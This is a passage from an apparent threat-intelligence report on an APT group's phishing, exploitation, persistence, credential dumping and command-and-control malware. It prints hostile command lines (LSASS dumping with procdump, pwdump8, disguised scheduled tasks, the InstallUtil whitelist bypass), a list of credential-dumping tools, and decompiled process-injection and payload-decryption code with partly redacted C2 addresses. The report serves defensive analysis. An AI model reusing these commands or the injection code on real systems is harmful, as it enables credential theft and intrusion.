
密码

□ 下次自动验证

验证下载

忘了密码？ | 意见反馈

Figure 6. Mimics popular domestic email service websites



```
auto-download

▼ 165.22.97.48/ — 165.22.97.48/
8  $('a[data-auto-download]').each(function(){
46  <a data-auto-download href="auto-download.zip"></a>
46  ...data-auto-download href="auto-download.zip"></a>
659  <a data-auto-download href="[redacted]局长：[redacted]的事件后[redacted]坚决[redacted]的行为至关重要.exe"></a>

▼ auto-download.zip — 165.22.97.48/auto-download.zip
URL  http://165.22.97.48/auto-download.zip
```

Figure 7. Imitated the websites of national government departments

2.2.3 Phishing Mails

Phishing attacks are widely employed by the T-APTs. They frequently craft emails with specific topics related to the work or interests of targets, attaching compressed files as attachments. These compressed files (such as " .rar ") contain malicious lnk files and rtf documents. The lnk files abuse mshta.exe to execute malicious hta file downloaded form remote command and control servers (C2) then execute the downloaders or backdoors on the victim's host, achieving initial infection, as illustrated in Figure 8.




Figure 8. Diagram of T-APTs' phishing attack

2.2.4 Exploitation

T-APTs mainly exploit common known vulnerabilities of popular software such as Windows operating system and Office applications from Microsoft Corporation, as well as vulnerabilities of popular application software such as document management system, office automation system (OA), CRM system and video surveillance system(VSS) in Chinese mainland to carry out attacks, as shown in Figure 9 to Figure 11.





```
⊟ D:\[redacted]bin\php-cgi.exe
    ⊟ C:\Windows\SysWOW64\cmd.exe      ["/c \"cd /d \"D:\\MYOA\\webroot\\upload_temp\\2[redacted]\\\"&InstallUtil.exe /logfile= /Lo
        D:\MYOA\webroot\upload_temp\2[redacted]\InstallUtil.exe         ["/logfile= /LogToConsole=false /U Bypass.exe "]
        C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe ["/logfile= /LogToConsole=false /U Bypass.exe "]
```

Figure 9. T-APTs exploit a vulnerability of a OA system



```
F:\[redacted]\ufjdk\bin\java.exe    ["-server -Xmx4096m -XX:MetaspaceSize=512m -XX:MaxMetaspaceSize=1024m -Dsun.reflect.noInf
  C:\Windows\Sysnative\cmd.exe    ["/c \"cd /d \"F:\\[redacted]\\\"&SCHTASKS /CREATE /RU Administrator /SC hourly /MO 12 /
    C:\Windows\Tasks\System.exe" /F ["/CREATE /RU Administrator /SC hourly /MO 12 /TN \"\\Microsoft\\Windows\\Windows
    C:\Windows\Sysnative\schtasks.exe       ["/RUN /TN \"\\Microsoft\\Windows\\Windows Defender\\Defender Update\""]
```

Figure 10. T-APTs exploit a vulnerability of a CRM system



```
D:\[redacted]V2\PHP7\php-cgi.exe      ["-c D:/ipwebV2/PHP7/php.ini"]
  C:\Windows\SysWOW64\cmd.exe      ["/c \"cmd /c \"cd /d \"D:/[redacted]V2/htdocs/[redacted]2.0/publ
    %UserProfile%\Documents\POSTDump.exe     ["--driver"]
    %UserProfile%\Documents\procdump64.exe  ["-accepteula -ma lsass.exe lsass.dmp"]
    D:\[redacted]V2\pwdump8.exe
    D:\[redacted]V2\System.exe
```

Figure 11. T-APTs exploit a vulnerability of a VSS system

2.3 Persistence

T-APTs use common methods to achieve persistent in the target system, such as scheduled tasks, registry startup items, and startup folders. Among these, the Windows scheduled task is frequently used, often imitating popular software, system software, or security software names as scheduled task names to confuse targets and analysts.

2.4 Lateral Movement and Privilege Escalation


After completing the initial access, the T-APTs will further infiltrate other critical network assets within the victim's internal network. During this phase, the T-APTs typically uses open-source or freely available system management tools to obtain in-memory user login credentials, as detailed in Table 1. Similar to the methods used by the US Central Intelligence Agency (CIA), the T-APTs will use the stolen credentials to probe and remotely access other network assets within the targets' internal network, achieving lateral movement and attempting to gain system administrator privileges.

Table 1. Tools for Lateral Movement used by T-APTs

No.	Tool Name	Path	function	Note
1	pwdump8	%userprofile%\documents\pwdump8.exe	Extracting password hashes from Windows systems	Freeware from Openwall
2	MirrorDump	%userprofile%\documents\mirrordump.exe	Dumping LSASS in memory	From Github repository MirrorDump https://github.com/CC

No.	Tool Name	Path	function	Note
				ob/MirrorDump
3	POSTDump	%userprofile%\documents\postdump.exe	Dumping LSASS in memory	From Github repositoryPOSTDump https://github.com/YOLOP0wn/POSTDump
4	Procdump64	%userprofile%\documents\procdump64.exe	Monitoring and dumping processes on Windows	Free system tool from Microsoft live.sysinternals.com
5	PPLdump	%userprofile%\documents\ppldump64.exe	Dumping processes on Windows	From Github repository PPLDump https://github.com/itm4n/PPLdump
6	Fscan	%userprofile%\documents\fscan64.exe	Network scanning, service blasting, vulnerability scanning, web detection and exploitation	From Github repository https://github.com/shadow1ng/fscan

Figure 12 shows that after the T-APTs successfully exploits the vulnerability, they uploads and executes the pwdump8 tool to extract the NTLM hash of the Windows account, so as to obtain the system user login credentials, creating conditions for subsequent lateral movement or privilege escalation.



```
C:\Windows\SysWOW64\cmd.exe     ["/c \"cd /d \"D:/[redacted]/htdocs/[redacted]2.0/public/uplo
    C:\Windows\winhlp64.exe ["cmd /c \"cd /d \"D:\\\\[redacted]V2\\\htdocs\\\\[redacted]2.0\\\
    C:\Windows\SysWOW64\whoami.exe
    C:\Windows\SysWOW64\ARP.EXE     ["-a"]
    %UserProfile%\Documents\pwdump8.exe
```

Figure 12. T-APTs dumping users credentials by leveraging open-source tools

2.5 Defense Evasion

The T-APTs usually misuse the legitimate InstallUtil.exe to load the malicious program to avoid the process whitelist check of the operating system and security solutions, and hide the execution footprints of the malicious code. The specific command line example is as follows:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Windows\Tasks\Bypass.exe
```


2.6 Command and Control

The T-APTs uses a variety of open source and commercial penetration testing tools to generate Trojan programs to steal files from the victim host and perform various malicious operations remotely. They sometimes also use free remote management tools to carry out criminal activities. Specifically, which include:

2.6.1 Bypass

MD5	214888402b3cb924e40035d1b4bafc85
FileName	reverse(https)9000.exe
Size	7680 Byte
Malware Type	Trojan
Program Language	C#
C2	51.*.*.162:9000


This type of sample represents the first stage of a Trojan following a successful vulnerability exploitation, with a significant number of variants. Once the Trojan is running, it injects the decrypted Cobalt Strike Stager downloader into the svchost.exe process and connects to the C2 server to request the next stage of the backdoor. To bypass the whitelist process check, the malicious code executes via the Windows system program InstallUtil.exe. The command line used is shown in Figure 13.



```
        "/c \"cd /d
\"D:\\[redacted]\\webroot\\upload_temp\\2202\\\"&D:\\[redacted]\\webroot\\upload_temp\\
2202\\InstallUtil.exe /logfile= /LogToConsole=false /U reverse(https)9000.exe
2>&1\n\"",
```

Figure 13. T-APTs deliverer the Bypass Trojan


Create svchost.exe process as a legitimate host process at first, and inject malicious code later. The variable array3 stores the encrypted malicious payload, as shown in Figure 14.



```
public override void Uninstall(IDictionary savedState)
{
    Sample.STARTUPINFO startupinfo = default(Sample.STARTUPINFO);
    Sample.PROCESS_INFORMATION process_INFORMATION = default(Sample.PROCESS_IN
    Sample.CreateProcess(null, "C:\\Windows\\System32\\svchost.exe", IntPtr.Ze
    Sample.PROCESS_BASIC_INFORMATION process_BASIC_INFORMATION = default(Sampl
    uint num = 0U;
    IntPtr hProcess = process_INFORMATION.hProcess;
    Sample.ZwQueryInformationProcess(hProcess, 0, ref process_BASIC_INFORMATIC
    IntPtr lpBaseAddress = (IntPtr)((long)process_BASIC_INFORMATION.PebAddress
    byte[] array = new byte[IntPtr.Size];
    IntPtr zero = IntPtr.Zero;
    Sample.ReadProcessMemory(hProcess, lpBaseAddress, array, array.Length, out
    IntPtr intPtr = (IntPtr)BitConverter.ToInt64(array, 0);
    byte[] array2 = new byte[0x200];
    Sample.ReadProcessMemory(hProcess, intPtr, array2, array2.Length, out zerc
    uint startIndex = BitConverter.ToUInt32(array2, 0x3C) + 0x28U;
    IntPtr lpBaseAddress2 = (IntPtr)((long)((ulong)BitConverter.ToUInt32(array
    byte[] array3 = new byte[]
    {
        0xFE,
        0x4A,
```

Figure 14. Create svchost.exe process as a legitimate host process


As shown in Figure 15, the payload is decrypted using a simple single-byte operation, and the decrypted payload is injected into the svchost.exe process to run the malicious code.



```
    };
    for (int i = 0; i < array3.Length; i++)
    {
        array3[i] = (array3[i] - 2 & byte.MaxValue);
    }
    Sample.WriteProcessMemory(hProcess, lpBaseAddress2, array3, array3.Length, out zero);
    Sample.ResumeThread(process_INFORMATION.hThread);
}
```

Figure 15. Decrypt and run payload

Plaintext IP and ports of C2 can be found in disassembly code of the decrypted payload, as shown in Figure 16.



```
seg000:0000010C FF D5                               call    ebp
seg000:0000010E E8 0E 00 00 00                      call    loc_121
seg000:0000010E                     ; ---------------------------------------------
seg000:00000113 35 31 2E 36 38 2E 31 33+a5168138162 db '51.[redacted]162',0
seg000:00000121                     ; ---------------------------------------------
seg000:00000121
seg000:00000121                     loc_121:                             ; CODE XI
seg000:00000121 5A                                  pop     edx
seg000:00000122 48                                  dec     eax
seg000:00000123 89 C1                               mov     ecx, eax
seg000:00000125 49                                  dec     ecx
seg000:00000126 C7 C0 28 23 00 00                   mov     eax, 9000
seg000:0000012C 4D                                  dec     ebp
```


Figure 16. IP and ports of C2

2.6.2 Stager

MD5	864c832949cc0c8c7ef6ed23d4a6eef3
FileName	bitrixx228.exe
Size	7168 Byte

Malware Type	Trojan
Program Language	C/C++
C2	180.*.*.219:9008

Stager is an independently executable Trojan program generated by commercial penetration testing tools like Cobalt Strike or Metasploit. It typically serves as the initial payload after a successful vulnerability exploitation. With its core code being only a few hundred bytes, Stager effectively reduces the network transmission load and minimizes the risk of detection by security software. APT groups use Stager to establish initial communication on the target host and connect to their C2 servers via specific protocols such as HTTP, HTTPS, DNS, or TCP, as illustrated in Figure 17. Once the connection is established, Stager requests and loads a more comprehensive second-stage payload, such as QuasarRAT, enabling attackers to execute remote commands, steal data, and gain further control over the victim's system.




```
.swiu:00000001400040D6                          sub_1400040D6   proc near               ; CODE XREF: start+5↑p
.swiu:00000001400040D6 5D                                       pop     rbp
.swiu:00000001400040D7 49 BE 77 73 32 5F 33 32 00 00            mov     r14, '23_2sw'
.swiu:00000001400040E1 41 56                                    push    r14
.swiu:00000001400040E3 49 89 E6                                 mov     r14, rsp
.swiu:00000001400040E6 48 81 EC A0 01 00 00                     sub     rsp, 1A0h
.swiu:00000001400040ED 49 89 E5                                 mov     r13, rsp
.swiu:00000001400040F0 49 BC 02 00 23 30 B4 64 D9 DB            mov     r12, 0DBD[redacted]0002h ; 180.[redacted].219:9008
.swiu:00000001400040FA 41 54                                    push    r12
.swiu:00000001400040FC 49 89 E4                                 mov     r12, rsp
```

Figure 17. IP and ports of C2 connected by Stager

2.6.3 QuasarRAT

MD5	cc1cdb893f6b4a00d65bbef2794b0499
FileName	system.exe
Size	356352 Byte
Malware Type	RAT
Program Language	C#
C2	1.*.*.214:9000


QuasarRAT is an open source remote access Trojan (RAT) written in C# for Windows operating system platform. It has a variety of remote control functions, such as keyboard logging, screen capture, file management and remote desktop operation. In the captured QuasarRAT samples, the code was obfuscated. After using anti-obfuscation tools such as Ide4dot to deobfuscate the samples, the original code logic was restored and key information such as C2 server address, communication protocol and encryption algorithm were extracted.



```
// C:\Users\admin\Desktop\sample\src\cc1cdb893f6b4a00d65bbef2794b0499
// Client, Version=1.3.0.0, Culture=neutral, PublicKeyToken=null

// 入口点: Ч딞駉뭎刜犞㕲紕\uF6BD킥\uF4E7盞\uE845좡广铖R뭎\uE4BD.Main
// 时间戳: 66DF3C32 (2024-09-10 2:19:30)

using System;
using System.Diagnostics;
```

Figure 18. Obfuscated QuasarRAT samples


During its execution, the Trojan first decrypts the pre-configuration information to extract key parameters, such as the C2 server address and port, encryption key, and other control options, as illustrated in Figure 19. These parameters are used to establish a connection with the attacker's C2 server and to control subsequent remote operations, including command execution and data theft. By comparing the decrypted code for the Trojan configuration information from the QuasarRAT project on GitHub, it is found that the implementation method is largely consistent with the captured sample code. Further analysis reveals that the Trojan has a remote desktop feature, allowing the attacker to view the victim's device screen in real time and perform actions like mouse clicks and keyboard inputs. This function typically relies on scheduled screenshots and screen stream data transmission, as shown in Figure 20.



```
public static bool smethod_0()
{
    if (string.IsNullOrEmpty(GClass0.string_0))
    {
        return false;
    }
    GClass30.smethod_0(GClass0.string_9);
    GClass0.string_10 = GClass30.smethod_6(GClass0.string_10);
    GClass0.string_0 = GClass30.smethod_6(GClass0.string_0);
    GClass0.string_1 = GClass30.smethod_6(GClass0.string_1);
    GClass0.string_5 = GClass30.smethod_6(GClass0.string_5);
    GClass0.string_6 = GClass30.smethod_6(GClass0.string_6);
    GClass0.string_7 = GClass30.smethod_6(GClass0.string_7);
    GClass0.string_8 = GClass30.smethod_6(GClass0.string_8);
    GClass0.string_11 = GClass30.smethod_6(GClass0.string_11);
```

	值
s0.string_10	"System"
s0.string_0	"1.3.0.0"
s0.string_1	"1.[redacted]214:9000;"
s0.string_5	"SubDir"
s0.string_6	"Client.exe"
s0.string_7	"QSR_MUTEX_vhaSGev6W0RVOxOfnC"
s0.string_8	"Quasar Client Startup"

Figure 19. Decrypted Trojan configuration information




```
        return;
    }
    if (type == typeof(DoClientDisconnect))
    {
        Class0.gclass34_0.method_21();
        return;
    }
    if (type == typeof(DoClientReconnect))
    {
        Class0.gclass34_0.method_12();
        return;
    }
    if (type == typeof(DoClientUninstall))
    {
        GClass57.smethod_17((DoClientUninstall)packet, clie
        return;
    }
    if (type == typeof(DoAskElevate))
    {
        GClass57.smethod_43((DoAskElevate)packet, client);
        return;
    }
    if (type == typeof(GetDesktop))
    {
        GClass57.smethod_29((GetDesktop)packet, client);
        return;
    }
    if (type == typeof(GetWebcam))
    {
        GClass57.smethod_12((GetWebcam)packet, client);
        return;
    }
    if (type == typeof(GetProcesses))
```

```
public static void smethod_29(GetDesktop command, GClass33 client)
{
    string text = GClass43.smethod_2(GClass48.smethod_1(command.Monitor));
    if (GClass57.unsafeStreamCodec_0 == null)
    {
        GClass57.unsafeStreamCodec_0 = new UnsafeStreamCodec(command.Quality, comma
    }
